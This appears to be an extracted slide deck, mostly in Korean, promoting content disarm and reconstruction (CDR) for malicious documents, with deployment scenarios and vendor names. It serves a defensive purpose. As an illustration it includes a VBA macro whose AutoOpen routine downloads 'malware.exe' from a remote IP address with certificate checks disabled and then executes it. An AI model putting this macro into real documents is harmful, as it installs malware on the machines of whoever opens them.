
Content disarm and reconstruction (CDR) provides the highest security.

- Multi-AM scanning is an option if CDR does not meet the business requirements of the application.
- Sandboxing provides good detection for custom and new malware, but the latency and scalability may be unacceptable for web uploads.

1. **Content disarm and reconstruction (CDR)** — The strongest option for the second layer is to use CDR. Done well, CDR removes all threats from uploaded files without adding significant latency. Since it does not depend on the detection of known threats, it can even protect against completely new attack types. The main disadvantage of CDR lies in the fact that it changes the files' contents. Depending on the use case, this may or may not be an issue. Consider maintaining an archive of originals, and allowing recipients to request the originals if they need them. When originals are requested, deep analysis such as provided by sandboxing may scale well enough and any latency is likely acceptable. Example CDR vendors include Deep Secure, Glasswall Solutions, JiranSecurity, Odix, OPSWAT, Sasa Software, SoftCamp and Votiro.

문서 기반 위협 대응, CDR

의심스러운 모든 액티브 콘텐츠 제거&재조합,
잠재적 위협 예방



```
BinaryStream.Open
BinaryStream.Write ByteArray
' save binary data to disk
BinaryStream.SaveToFile FileName, adSaveCreateOverWrite
End Function

http://stackoverflow.com/questions/5907089/how-to-post-https-request-using-vbscript
Function DownloadFile(FileName, Uri)
Dim http
Set http = CreateObject("MSXML2.ServerXMLHTTP")

http.Open "GET", Uri, False

' 2 stands for SXH_OPTION_IGNORE_SERVER_SSL_CERT_ERROR_FLAGS
' 13056 means ignore all server side cert error
http.setOption 2, 13056
http.Send


' read response body
SaveBinaryData FileName, http.ResponseBody
End Function

Sub AutoOpen()
AutoOpen Macro

Dim procID As Integer
Dim curPath As String

DownloadFile "malware.exe", "http://218.284.22.168/exploit/curPath = curDir"
cmd = curPath & "malware.exe"
procID = Shell(cmd, vbNormalFocus)
End Sub
```

- Macro/Script
- Embedded Object
- Etc.



- ✓ 악성 여부와 무관하게 Active Content 전수 삭제
- ✓ 발신자 · 유입 경로의 신뢰도와 무관하게 전수 처리


ZERO-TRUST 관점의 CDR

ZERO-TRUST 관점에서의 표적형 악성코드 대응

증가하고 있는 Malicious Document 위협에 대하여



방어
(백신/샌드박스)



ZERO-TRUST
(CDR)




CDR

Case Study

다양한 채널로 유입되는 악성문서


| 문서 유통 채널 | 모두 공격 대상

특히, 이메일은 스피어피싱의 주요 공격 채널



이메일 보안 + CDR

Advance Threat 대응으로 CDR 주목




* Gartner

망연계 & 자료 교환 체계 + CDR


외부에서 내부로 망연계를 통해 유입되는 파일을 통해 악성코드 유포 피해로 CDR 도입

망연계 시스템과 CDR 연계 적용



원격 브라우저 격리 기술 + CDR


브라우저를 통한 다운로드 파일 안전성



Publishing/Service FILE 보안


고객사 업로드 파일의 안전성 확보를 위해 CDR 도입

이미지, 문서 등 산출물 서비스를 제공하는 업체




공공 기관 증명서 발급 서비스

Compliance(공공 웹사이트 플러그인 제거, 게시판 보안 강화 등)



기타

다양한 상용 및 In-house SW와 연동






기술 확장 전략

